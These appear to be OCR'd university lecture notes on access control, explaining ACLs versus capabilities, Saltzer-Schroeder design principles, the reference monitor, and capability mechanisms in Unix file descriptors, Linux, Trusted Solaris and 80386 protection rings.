  - *Access Control Mechanism:* how access control is implemented in systems.
    - Access Control Matrices
    - Access Control List

    - Capability
    - Role-Based Access Control
  - *Design Principles:* what are the useful principles that can guide the design and contribute to an implementation that is strong in security. Building a protection system is like building a bridge. We never ask people without civil engineering training to build a bridge for us, because we know that to build a bridge, we need to follow some civil engineering principles.

- DAC: Discretionary Access Control
  - Definition: An individual user can set an access control mechanism to allow or deny access to an object.
  - Relies on the object owner to control access.
  - DAC is widely implemented in most operating systems, and we are quite familiar with it.
  - Strength of DAC: Flexibility: a key reason why it is widely known and implemented in mainstream operating systems.

- MAC: Mandatory Access Control
  - Definition: A system-wide policy decrees who is allowed to have access; individual user cannot alter that access.
  - Relies on the system to control access.
  - Examples: The law allows a court to access driving records without the owners' permission.
  - Traditional MAC mechanisms have been tightly coupled to a few security models.
  - Recently, systems supporting flexible security models start to appear (e.g., SELinux, Trusted Solaris, TrustedBSD, etc.)

2 Access Control Methods

- Access Control Matrices
  - Disadvantage: In a large system, the matrix will be enormous in size and mostly sparse.

- Access Control List
  - The column of access control matrix.
  - Advantage:
    - Easy to determine who can access a given object.
    - Easy to revoke all access to an object
  - Disadvantage:
    - Difficult to know the access right of a given subject.
    - Difficult to revoke a user's right on all objects.
  - Used by most mainstream operating systems.

- Capability List
  - The row of access control matrix.

  - A capability can be thought of as a pair (x, r) where x is the name of an object and r is a set of privileges or rights.
  - Advantage:
    * Easy to know the access right of a given subject.
    * Easy to revoke a users access right on all objects.
  - Disadvantage:
    * Difficult to know who can access a given object.
    * Difficult to revoke all access right to an object.
  - A number of capability-based computer systems were developed, but have not proven to be commercially successful.

3 Access Control List Examples

- UNIX ACL
  - Abbreviations of Access Control Lists:
    * Three classes: owner, group, other users
    * Suffer from a loss of granularity
  - Full Access Control Lists
- Windows NT
  - Generic rights: No access, Read, Change, Full control.
  - Built-in Groups (each has different privileges)
    * Everyone: all users
    * Interactive: users logged on locally
    * Network: users logged on over the network
    * System: the operating system
    * Creator / Owner: creator or owner of a file or a resource
- Social networks
  - Most social networks use ACL as its main access control model. Users can specify who can access their profiles, friend lists, etc.
- How is the ACL implemented in operating systems?
  - Where to store the access control list? (Must be in a safe place)
  - ACL is saved in the i-node data structure.
  - The i-node data structure (see Figure 1).

```
EXTERN struct inode {
  mode_t i_mode;     /* file type, protection, etc. */
  nlink_t i_nlinks;  /* how many links to this file */
  uid_t i_uid;       /* user id of the file's owner */
  gid_t i_gid;       /* group number */
  off_t i_size;      /* current file size in bytes */
  time_t i_atime;    /* time of last access (V2 only) */
  time_t i_mtime;    /* when was file data last changed */
  time_t i_ctime;    /* when was inode itself changed (V2 only)*/
  zone_t i_zone[10]; /* zone numbers for direct, ind, and dbl ind*/

  ...
} inode[NR_INODES];
```

Figure 1: The i-node Data Structure in Minix

4 Design Principles of Access Control

In practice, producing a system that can prevent all attacks has proved to be difficult. However, experience has provided some useful principles that can guide the design and contribute to an implementation without security flaws. Here are eight examples of design principles that apply particularly to protection mechanisms. These principles are summarized and explained by Saltzer and Schroeder in a classical paper, *The Protection of Information in Computer Systems* [1]. We list these principles here, and you can read the detailed explanations from the paper.

1. *Economy of mechanism:* Keep the design as simple and small as possible.
2. *Fail-safe defaults:* Base access decisions on permission rather than exclusion.
3. *Complete mediation:* Every access to every object must be checked for authority.
4. *Open design:* The design should not be secret.
5. *Separation of privilege:* Where feasible, a protection mechanism that requires two keys to unlock it is more robust and flexible than one that allows access to the presenter of only a single key.
6. *Least privilege:* Every program and every user of the system should operate using the least set of privileges necessary to complete the job.
7. *Least common mechanism:* Minimize the amount of mechanism common to more than one user and depended on by all users.
8. *Psychological acceptability:* It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly. Also, to the extent that the user's mental image of his protection goals matches the mechanisms he must use, mistakes will be minimized.

These principles do not represent absolute rules– they serve best as warnings. If some part of a design violates a principle, the violation is a symptom of potential trouble, and the design should be carefully reviewed to be sure that the trouble has been accounted for or is unimportant.

5 Reference Monitor

The Reference Monitor concept was introduced in the *Computer Security Technology Planning Study* (Oct, 1972) by James Anderson & Co. This document is widely referred to as the *Anderson Report*. Reference Monitor provides an abstract model of the necessary and sufficient properties that must be achieved by any system claiming to securely enforce access controls. The three properties of Reference Monitor are summarized in the following:

1. The access mediation mechanism is always invoked every access is mediated. If this were not the case, then it would be possible for an entity to bypass the mechanism and violate the policy that must be enforced.

2. The access mediation mechanism is tamperproof. In the model, it is impossible for a penetrator to attack the access mediation mechanism such that the required access checks are not performed and authorizations not enforced.

3. It must be small enough to be subject to analysis and tests, the completeness of which can be assured. This must be the case, since if the mechanism could be demonstrated to be flawed, then it would not enforce the policy.

References

[1] J. H. Saltzer and M. D. Schroeder. *The Protection of Information in Computer Systems*. In Proceedings of the IEEE, Vol. 63, No. 9. (1975), pp. 1278-1308.

Capability-Based Access Control

1 An Analogy: Bank Analogy

We would like to use an example to illustrate the need for capabilities. In the following bank example, we will discuss two access control mechanisms: access control list (ACL) and capability. We will compare the pros and cons of these two different mechanisms.

Example: Alice wishes to keep all of her valuables in three safe deposit boxes in the bank. Occasionally, she would like one or more trustworthy friends to make deposits or withdrawals for her. There are two ways that the bank can control access to the box.

- The bank maintains a list of people authorized to access each box.
- The bank issues Carla one or more keys to each of the safe deposit boxes.
- The ACL Approach
  - Authentication: The bank must authenticate.
  - Bank's involvement: The bank must (i) store the list, (ii) verify users.
  - Forging access right: The bank must safeguard the list.
  - Add a new person: The owner must visit the bank.
  - Delegation: A friend cannot extend his or her privilege to someone else.
  - Revocation: If a friend becomes untrustworthy, the owner can remove his/her name.
- Capability Approach
  - Authentication: The bank does not need to authenticate.
  - Bank's involvement: The bank need not be involved in any transactions
  - Forging access right: The key cannot be forged
  - Adding a new person: The owner can give the key to other people
  - Delegation: A friend can extend his or her privilege to someone else.
  - Revocation: The owner can ask for the key back, but it may not be possible to know whether or not the friend has made a copy.
- Alice in a hostile environment
  - Alice does have a social life, and she often go to bars with her friends, some of which might be evil. Therefore, Alice can get drunk; when people get drunk, they might do things or make mistakes that they regret to do. Which approach (ACL or Capability) is better to deal with this situation?
    A: With the capability approach, Alice can choose not to carry the keys with her when she goes to drink. This way, even if she get drunk, she cannot open the safe deposit box. In the ACL approach, there is no such kind of protection. This kind of protection by the capability approach exemplifies the least-privilege principle.

- Alice often sends her employees to carry out tasks for her. These tasks involve going to the bank several times, opening several deposit boxes. However, the outside environment is quite hostile, the employees might be kidnapped at any point of time. Kidnaper can then force the employees to retrieve the valuables from the deposit boxes. Most employees will not resist if kidnapped. Which access control approach can better protect Alice's valuable properties?
  A: With the capability approach, employees can destroy the keys that will not be needed by the on-going tasks (Alice still has a copy of all the keys). This way, even if the employees are kidnapped, the damage can be reduced to the minimum. This kind of protection is difficult to achieve by the ACL approach.

2 Capability Concept

- The capability concept was introduced by Dennis and Van Horn in 1966.

  "A capability is a token, ticket, or key that gives the possessor permission to access an entity or object in a computer system".

- Intuitive examples
  - A movie ticket is a capability to watch a movie.
  - A key is a capability to enter a house.
- A capability is implemented as a data structure that contains:
  - *Identifier:* addresses or names. e.g. a segment of memory, an array, a file, a printer, or a message port.
  - *Access right:* read, write, execute, access, etc.
- Using capabilities
  - **Explicit use:** you have to show your capabilities explicitly. This is what we do when we go to movie theaters: we show the doorkeeper our tickets. The following is another example that is quite common when a program tries to access a file:

    ```
    PUT (file_capability, "this is a record");
    ```

  - **Implicit use:** there is no need to show the capabilities, but the system will automatically check whether one has the proper capabilities. An analogy to this would be having the theater doorkeeper to search your pockets for the right tickets. Although the approach is awkward in this analogy, it is quite common in operating systems. The capability-list method basically uses this approach. Namely, each process carries a list of capabilities; when it tries to access an object, the access control system checks this list to see whether the process has the right capability. Unlike the explicit use approach, with this approach, processes (or the programmers who write the programs) do not need to figure out which capability should be presented to the system.
  - *Comparison:* The implicit approach is less efficient, especially, when the capability-list is long. However, it might be easier to use, because, unlike the explicit approach, capabilities are transparent to users; therefore, users do not need to be aware of the capabilities.

- The identifier of capability can be many things, including users, processes, procedures, and programs:
  - Capability on Users: Users are more persistent identifiers. Its capability can be stored in files.
  - Capability on Processes: Processes are not persistent identifiers, they usually obtain capabilities dynamically.
  - Capability on Procedures: (1) Caller and callee can have different capabilities (2) Most capability systems go a step further: allow each procedure to have a private capability list.
  - Capability on Programs.
    - Giving capabilities to programs can achieve privilege escalation and downgrading.
    - Example: Privileges in Trusted Solaris (see the case study on Trusted Solaris).
    - Set-UID programs are a special case: Set-UID programs have the root capability.
- Examples of capabilities implemented in LIDS (Linux Intrusion Detection System)
  - `CAP_CHOWN:` override the restriction of changing file ownership and group ownership.
  - `CAP_DAC_READ_SEARCH:` override all DAC restrictions regarding read and search on files and directories.
  - `CAP_KILL:` the capability to kill any process.
  - `CAP_NET_RAW:` the capability to use RAW sockets
  - `CAP_SYS_BOOT:` the capability to reboot.

3 Capability Implementation

- *Where should capabilities be stored?* Capabilities are critical to system security. Once a capability is issued to a user, the user should not be able to tamper with the capability.
  - **In a protected place:** Capabilities can be stored in a protected place. Users cannot touch the capability; they use capabilities in an implicit manner:
    - In kernel: this approach is adopted by the Capability-list approach, in which, the capability list is stored in the kernel (e.g. in the process data structure). Users cannot modify the contents of any capability, because they have no access to the kernel. Whenever users need their capabilities, the system will go to the kernel to the capability-list.
    - Tagged architecture: the capability can be saved in memories that are tagged as read-only and use-only.
  - **In an unprotected place:** In some applications, users may have to carry their capabilities with themselves. When they request an access, they simply present their capability to the system. This is an explicit use of capabilities.
    - How to prevent users from tampering with the capability? Because permissions are encoded in the capability, if users can tamper with the contents of a capability, they can gain unauthorized privileges.
    - The protection can be achieved using cryptographic checksum: the capability issuer can put a cryptographic checksum on the capability (e.g. digital signature). Any tampering of the capability will be detected.

    - This approach is widely used in distributed computing environments, where capabilities need to be carried from one computer to another; therefore, relying on kernel to protect capabilities is infeasible.
  - **Hybrid Approach:** users can use capabilities in an explicit manner, but the capabilities are stored in a safe place.
    - The real capabilities are stored in a table, which resides in a protected place (e.g. kernel).
    - Users are given the index to these capabilities. They can present the index to the system to explicitly use a capability.
    - Forging an index by users does not grant the users with any extra capability.

- Basic Operations on Capabilities:
  - **Create** capability: a capability is created for a user (or assign to a user).
  - **Delegate** capability: a subject delegates its capability to other subjects. There are many interesting features related to delegation:
    - Expiration time: specify the lifetime of a delegated capability.
    - Propagation control: specify whether the users who get a capability via delegation can further delegate the capability.
  - **Revoke** capability: a subject revokes the capabilities it has delegated to other subjects. The implementation of revocation in general is a difficult problem. The followings are two common revocation schemes:
    - Approach 1: Have each capability point to an indirect object. When revoking a capability, we can simply delete the indirect object.
    - Approach 2: Use a random number. The owner can change the number. A user must also present the number in addition to the capability. (used in Amoeba)
    - The above two approaches do not allow selective revocation.
    - Attach an expiration time to a delegated capability can achieve automatic revocation.
  - **Enable** capability: a subject enables a disabled capability.
  - **Disable** capability: a subject *temporarily* disables a capability.
  - **Delete** capability: a subject *permanently* deletes a capability.
    - It should be noted that *disabling* a capability is different from *deleting* a capability. They are both useful to achieve the least-privilege principle.
    - When a capability will not be needed anymore by a task (e.g. a process), this capability should be permanently *removed* from from the task. This way, even if the task is compromised to execute malicious code, the code cannot use the capability.
    - When a capability will still be needed later, but will not be needed by a subtask (e.g. a procedure within a process), the capability should be *disabled*. When the capability is needed, it can be enabled. It should be noted, if the task is compromised to execute malicious code, disabling capabilities does not help at all, because the malicious code can enable the capability. However, if the task is compromised through other ways (i.e., no malicious code is executed), disabling capabilities can reduce damage.

```
/* (in src/fs/fproc.h) */
struct fproc  {                     /* Process Table */
   ......
   struct filp *fp_filp[OPEN_MAX];  /* the file descriptor table */
}

struct filp {          /* Filp Table */
   mode_t file_mode;   /*RW bits, telling how file is opened */
   int filp_flags;
   int filp_count;  /* how many file descriptors share this slot? */
   struct inode *filp_ino   /* pointer to the inode table */
   off_t filp_pos;
}
```

Figure 1: File Descriptor Table Data Structure

4 Case Study: Using Capabilities for File Access

It is widely known that most `Unix` operating systems use Access Control List (ACL) as their basic access control mechanism; however it is less well known that the capability concept has also been used in most `Unix` operating systems for a long time. If you do not believe this, look at the following program (the program is executed by a normal user):

```
1:   f = open("/etc/passwd", "r");
2:   read(f, buf, 10);
3:   write(f, buf, 10);

     /* Before the following statement is executed, the root modifies
        the permission on /etc/passwd to 600, i.e., normal users cannot
        read this file any more.  */
4:   read(f, buf, 10);
```

Because the `/etc/passwd` file has a permission 644, normal users can open the file for read. So the statement in Line 1 is successful. This access control decision is based on ACL. Now look at Line 2 and 3. We know that Line 2 will succeed, but Line 3 will fail; obviously, there is an access control on both `read` and `write`. Is the access control based on ACL? If your answer is yes, then answer the following question: *will Line 4 succeed or fail?* Line 4 is carried out after the access control list on the `passwd` file is modified. If the access control in Line 3 is based on ACL, the `read` operation should fail. However, interestingly, the program can still read from the `passwd` file. There is one logic conclusion we can make: the access control decision for `read` are not based on ACL. Then what is it based on? It is actually based on capability.

- File descriptor is an application of capability. When a file is open, a file descriptor is created and stored in the `filp` table (Figure 1). Each process has a `filp` table, which is stored in the kernel space (protected). The user-space application is given the index of the file descriptor (we often call this index the file descriptor, but actually, it is just an index to the real descriptor).




Figure 2: File Descriptor Table

- The `filp` table is actually a capability list. It contains a list of file descriptors. Each file descriptor contains a permission part that describes what the process can do to this file; the file descriptor also contains an identifier, which is the address of the file's `I-node` (Figure 2).
- Basic capability operations:
  - *Create capability:* a capability is created via the `open()` system call. Whether a process is allowed to create a capability depends on another access control mechanism, the Access Control List (ACL). Namely, the ACL of the file will be checked to decide whether the process can open this file. If yes, a capability will be created. This interesting example demonstrates one type of coordination between ACL and capability.
  - *Delete capability:* a capability is deleted via the `close()`. This system call will remove the corresponding capability from the `filp` table.
  - The other operations, such as delegation, revocation, enabling, and disabling, are not supported.
- Questions and Answers:
  - **Q**: Can one forge a capability? i.e., can one access a file without the legitimate capability?
    A: No. The corresponding `I-node` entry must be in the table.
  - **Q**: Can we directly use `fp_filp[10]`?
    A: There is no use if `fp_filp[10]` is empty. Users cannot modify `filp` table, because the table is stored in the kernel space.
  - **Q**: After a process opens a file (permission is 744, it is owned by root), the file's permission is changed to 700 by the root; can this process still be able to read the file?
    A: Yes, as long as the process uses the file descriptor to access the file. The file descriptor is a capability that allows the process to access the file, even after the ACL of the file changes.

5 Case Study: Using Capabilities for Memory Access

- A process should only be able to access its own memory, and the access must be authorized. This access control is implemented mostly using capability (See Figure 3).




Figure 3: Conventional Segment Address Translation

- The segment descriptor table is a capability list, which contains all the memory segments that the process can access. The segment table can only be set by the system, not by users. Each descriptor specifies a block of memory that can be accessed using this capability; it also specifies the process's permissions on this block memory (read, write, and executable).
- When a process tries to access a memory, the address provided by the process is treated as a virtual address. A virtual address contains an index that points to the capability in the segment descriptor table. Using the capability, the system will first make sure that the process has a right to access the memory; it then computes the real physical address of the memory.
- This entire process is carried out by hardware support. Otherwise, you can imagine how many CPU cycles it will cost for a single memory access. The 80x86 protection mode also uses this approach. We will discuss this protection mode in more details in the later part of this course.

- Some capability-based system consists of a set of capability registers.
  - Programs can execute hardware instructions to transfer capabilities between the capability list and the capability registers.
  - Only the capabilities contained in the capability registers are effective. This way, a process can restrict its own capabilities to achieve the least privilege principle.
  - Another benefit is the performance. Capabilities in registers can be processed faster than those stored in memory.

6 Case Study: Privileged Programs using Capabilities

Oftentimes, users need a special privilege to carry out a task (e.g. changing their passwords). In a capability-based system, privileges are often represented by capabilities. Namely, to carry out the task, the users need some special capabilities. However, it is insecure to grant the users such capabilities, because they might use the privileges on some other tasks. It is desirable if we can ensure that the users only get the capabilities while carrying out the intended task; the capabilities will be taken back from the users once the task is finished.

This objective is similar to what the `Set-UID` programs are trying to achieve. The basic idea is to assign the privileges to programs, not to users. Users gain the privileges if they run this program; they will lose the privileges if the program finishes. We will study how such mechanism can be implemented in a capability-based system.

- When a privileged program is executed, the capabilities will be effective. For example, if a program has a file-reading capability, it can read all files even if the user who runs the program is not superuser.
- Where do we store capabilities for programs?
  - Store the capabilities in a configuration file, such as `/etc/cap.conf`. When system bootup, configuration in this file will be read in kernel and saved in a capability array (an approach used by `LIDS` of `Linux`).
  - Store the capabilities in the program's `I-node`. When a process is created to run the program, the process will be initialized with the program's capabilities.
- We should be very careful when writing these privileged programs. The privileged program must contain the capability within the program, so users can only use the capability for the actions intended by the program. If there is a flaw in the program, users might be able to escape the containment with the capability. Without the containment, the users can use the capability for actions that are not intended by the program. Consequently, security breaches can happen.

7 Case Study: Capabilities in Linux

Starting with kernel 2.2, Linux divides the root privileges into smaller privileges, known as capabilities. Capabilities are a per-thread attribute, and they can be independently enabled and disabled.

- **Capabilities.** The number of capabilities has been changing from version to version. We list some examples here.
  - `CAP_CHOWN:` Make arbitrary changes to file UIDs and GIDs.
  - `CAP_DAC_OVERRIDE:` Bypass file read, write, and execute permission checks. (DAC is an abbreviation of "discretionary access control".)
  - `CAP_DAC_READ_SEARCH:` Bypass file read permission checks and directory read and execute permission checks.
  - `CAP_NET_ADMIN:` Perform various network-related operations (e.g., setting privileged socket options, enabling multicasting, interface configuration, modifying routing tables).
  - `CAP_NET_RAW:` Use RAW and PACKET sockets.
  - `CAP_SYS_PTRACE:` Trace arbitrary processes using `ptrace(2)`.
- **Thread Capability Sets.** Each thread has three capability sets containing zero or more of the above capabilities.
  - *Permitted Set:* This is the set of capability that a thread have.
  - *Effective Set:* This is the set of capabilities that are currently effective in the process, i.e. the access control will use this set of capabilities.

  - *Inheritable Set:* This is a set of capabilities preserved across an `execve(2)`. It provides a mechanism for a process to assign capabilities to the permitted set of the new program during an `execve(2)`.

- **File Capabilities.** Since kernel 2.6.24, the kernel supports associating capability sets with an executable file using `setcap(8)`. To do so, one needs the `CAP_SETFCAP` capability. The file capability sets, in conjunction with the capability sets of the thread, determine the capabilities of a thread after an `execve(2)`.

  - When a thread executes a program with file capabilities, the thread can get extra privileges. Therefore, programs with file capabilities are privileged programs.
  - We can replace `Set-UID` programs using file capabilities, i.e., instead of giving a privilege program the root privilege, we can assign a set of required capabilities to the program. This way, we can enforce the *principle of least privilege*.

- **Capability Bounding.** In Linux kernels 2.2.11 and later, system administrators can bound the capabilities allowed on the system. They can remove capabilities from a running system. Once a capability has been removed, it cannot be added back again, until the system reboots. This can limit the damage for some systems even if the root has been compromised.

- The `libcap` Library. There are several ways for user-level programs to interact with the capability features in `Linux`, such as setting/getting thread capabilities, setting/getting file capabilities, etc. The most convenient way is to use the `libcap` library, which is now the standard library for the capability-related programming.

- Capability Operations: using the `libcap` library, we can implement the following functionalities related to capabilities:

  - *Disabling capabilities:* only temporarily disable certain capabilities, i.e., remove the capabilities from the *effective set*; the capabilities are still in the *permitted set*, and can be enabled later.
  - *Enabling capabilities:* if a capability is in the *permitted set*, it can be enabled and thus becomes effective.
  - *Deleting capabilities:* if a capability is no longer needed, it can be permanently removed from the `permitted set`.

8 Case Study: Capabilities in Trusted Solaris

- Privilege: use capability to escalating an applications privilege.

  - Privilege (i.e. capability): a discrete right granted to an application to perform an operation that would otherwise be prohibited.
    * Overriding other security policies, such as ACL.
    * Difference between capability and this privilege concept: capability is usually granted to a subject (e.g. user and process), while the privilege in Trusted Solaris is granted to an application (e.g. program).
  - Trusted Solaris 8 provides more than 70 privileges.
    * File System security: overriding ACLs, etc.


    - Network security: overriding restrictions on ports, etc.
    - Process security: overriding restrictions on auditing, ownership, user IDS, etc.
  - These privileges avoid granting an application the root privileges or the Set-UID bit.
  - "Privilege" is a more general way to escalate an application's privilege.
    - Set-UID always escalates the privilege to "root".
    - "Privilege" divide "root" to 70 sub-privileges, and escalate the privilege of an application to a sub-set of these privileges.

- Authorizations:
  - An authorization is a discrete right granted to a user or role.
  - Authorizations are capabilities.
  - Examples:
    - `solaris.admin.usermgr.read:` read but not write access to user configuration files.
    - `solaris.admin.usermgr.pswd:` change a user's password.
    - `solaris.admin.printer.delete:` delete a printer.
    - `solaris.admin.usermgr.grant:` delegate any of the authorizations with the same prefix to other users.
  - Authorizations are stored at `/etc/security/auth_attr`. Currently, it is impossible to add new authorizations.


9 Comparison of Capability and ACL

- Naming objects:
  - ACL: can attempt to name any object in the system as the target of an operation.
    - Pros: The set of the accessible objects is not bounded.
    - Cons: Worm, virus, backdoor, stack buffer overflow.
  - Capability: a user can only name those objects for which a capability is held.
    - Pros: the least privilege principle
    - Cons: the set of the accessible objects is bounded.

- Granularity:
  - ACL is based on users.
  - Capabilities can be based on process, procedure, programs, and users.
  - Finer granularity $\Longrightarrow$ the principle of least privilege.



(a) Privilege Escalation



(b) Privilege Restriction

Figure 4: Privilege Restriction and Escalation

10 Combining Capability with ACL

- Privilege Escalation (see Figure 4(a)):
  After a program gets certain capabilities, a user's privilege is escalated when he runs the program. This is like `Set-UID`, which only has one capability: the root capability. A general capability framework can define multiple capabilities. A program is only granted the privileges that are necessary. Therefore, no program will have a "superpower" like `Set-UID` programs. This is what Trusted Solaris 8 does.

- Privilege Restriction (see Figure 4(b)):
  User can further restrict a program's privilege. For example, if a program does not need to write to any file, the user can remove the file-writing capability from this program. Therefore, if the program is compromised, and tries to write to the user's files, the access will be denied even though it is allowed by ACL.

80386 Protection Mode

1 Introduction and Initial Discussion

For Teacher: Let us start with an analogy here: The projector in the classroom should be protected, and only authorized users can turn on the projector in my class. I will perform the access control (because I have the remote control). Whoever needs to turn on the projector during my class time needs to send me a request, and I will check whether you are on the authorized user list. If yes, I will use the remote, push the ON button, and send a signal to the projector; if not, the request will be denited.

- Can I actually prevent unauthorized users from turnning on the projector?
- What prevents them from bypassing me and directly send the signal to the projector (e.g. recording the signal I sent to the projector)?

For Teacher: We can then proceed to ask students what prevents normal users from modifying the `/etc/passwd` file.

- Students may say "access control" in the operating system.
- Why should we go through the access "controller"?
- Why can't we directly jump to the functions in the device driver, and access the disk through the device driver?
- Why can't we write our own code (i.e. device driver) to directly access the raw disk?

Question 1 (Execution Emulation): Assume that to write to `/etc/passwd` file, the CPU instructions (Machine codes) that get executed are c_1, c_2, ..., c_n. And also assume that the instructions related to access control is a_1, ..., a_s. Now let's construct a new program $p' = c_1$, ..., c_n - a_1, ..., a_s, and let run it directly on CPU, can we succeed in writing to `/etc/passwd` file?

Answer: In 8086, you can do this. In 80386, you cannot!

Question 2 (Code Access): Assume that we know the address of the code for system calls `write()`, which can write data to disks. There are two ways to call it:

1. Go through the system-call approach, which is subject to access control.
2. Directly jump to that code.

We know the first approach works, but can the second choice succeed? If not, what prevents a program from jumping to that code?

Answer: the hardware access control disallows it. There is a security policy to prevent the above direct jumping from happening, and the policy is enforced by hardware. We are interested in how such access control policy is defined and how hardware enforces the policy.

Question 3 (Data Access): We know that when we use `open()` to open a file, a file descriptor will be returned. This file descriptor is the index to the "capability" that is stored in the kernel. Assume that we know the address of this capability. What prevents us from directly modify the capability, and thus giving us additional permissions?

Answer: the access is disallowed. There is a security policy to prevent the above direct access of the kernal memory from user space, and the policy is enforced by hardware at each memory access. How does such an access control work?

Discussion: From the above questions and their answers, it seems certain kind of access control is protecting the systems. If you get chance to design such a protection scheme, how would you design an access control like this?

- Four components of a security policy: subject, object, action, and rule.
- Action: instructions.
- Objects: things that need to be protected.
  - Memory: at what granularity, byte, word, or block? What are the disadvantages and advantages of your choices?
  - Registers
  - I/O Devices
- What can be used as subject?
  - Can we use user ID or process ID as subjects? No we cannot use things that are defined in an operating system, because this access control is not part of an OS, it is underneath an OS. Processes and users are meaningful in an OS, but the underlying hardware does not know what those are.
  - In other words, how to give each instruction an identity?
- How to design the rules (or policies)?
  - How to represent the policies?
  - Where to store the policies?
  - When to enforce the policies?
  - Access matrix: high cost, inflexible, etc.
- Mandatory versus Discretionary Access Control
  - If MAC is used, system-wise mandatory access control polices are enforced.
  - If DAC is used, the owner of an object can set up security polices.

  - *80386 Protection Mode chose MAC:* DAC puts the security of a system at user's hands, because in DAC, users define their own discretinary access control policies for the objects that they own. If users make a mistake, the system can become flawed. MAC does not put the security at users' hands; instead, it defines a global policy that are enforced in the entire system. The policy are usually defined by authorities (e.g. super users). With MAC, even if users make a mistake (either intentionally or accidentially), the system-level security policy will always be enforced due to MAC. Such property of MAC is so appealing that many modern operating systems start to have MAC. For example, `SELinux` and `Windows Vista` all have built-in mandatory access control mechanisms.

    80386 picks MAC so the policies can only be set by the authorities, instead of by the owners of objects. An example of authorities is the operating system that runs on 80386, i.e. once the operating system set the policies, 80386 will enforce those policies.

- In MAC, security policies are usually based on groups of subjects/objects, instead of on individual subjects/objects. Grouping reduces the number of distinct subjects/objects, and thus making management much easier. Grouping in MAC is done by labeling, i.e. assigning labels to subjects and objects; access control policies are defined based on these labels. One may choose many labels to achieve finer granularity, or choose few labels to simplify management and access control logic.

  If you were to design a MAC for CPU, what do you plan to use for labeling, how many labels do you plan to use, and where do you store the labels?

2 The Ring Architecture and Segments

- History
  - Late 70's: 8086, Real Mode and has no protection.
  - 1982: 80286, Real Mode and 16b Protected Mode.
  - 1985: 80386, Real Mode and 32b Protected Mode.
- The Ring architecture: the labels used by MAC.
  - 80386 has four rings. Each ring is associated with different privileges. Ring 0 is the most privileged ring, and the OS kernel usually resides within this layer.
  - Each object and subject is associated with a label, called ring. This label is used as the subject in access control policies.
  - Whether a subject can access an object is decided by the mandatory access control policy that are implemented in the hardware.




Figure: Rings

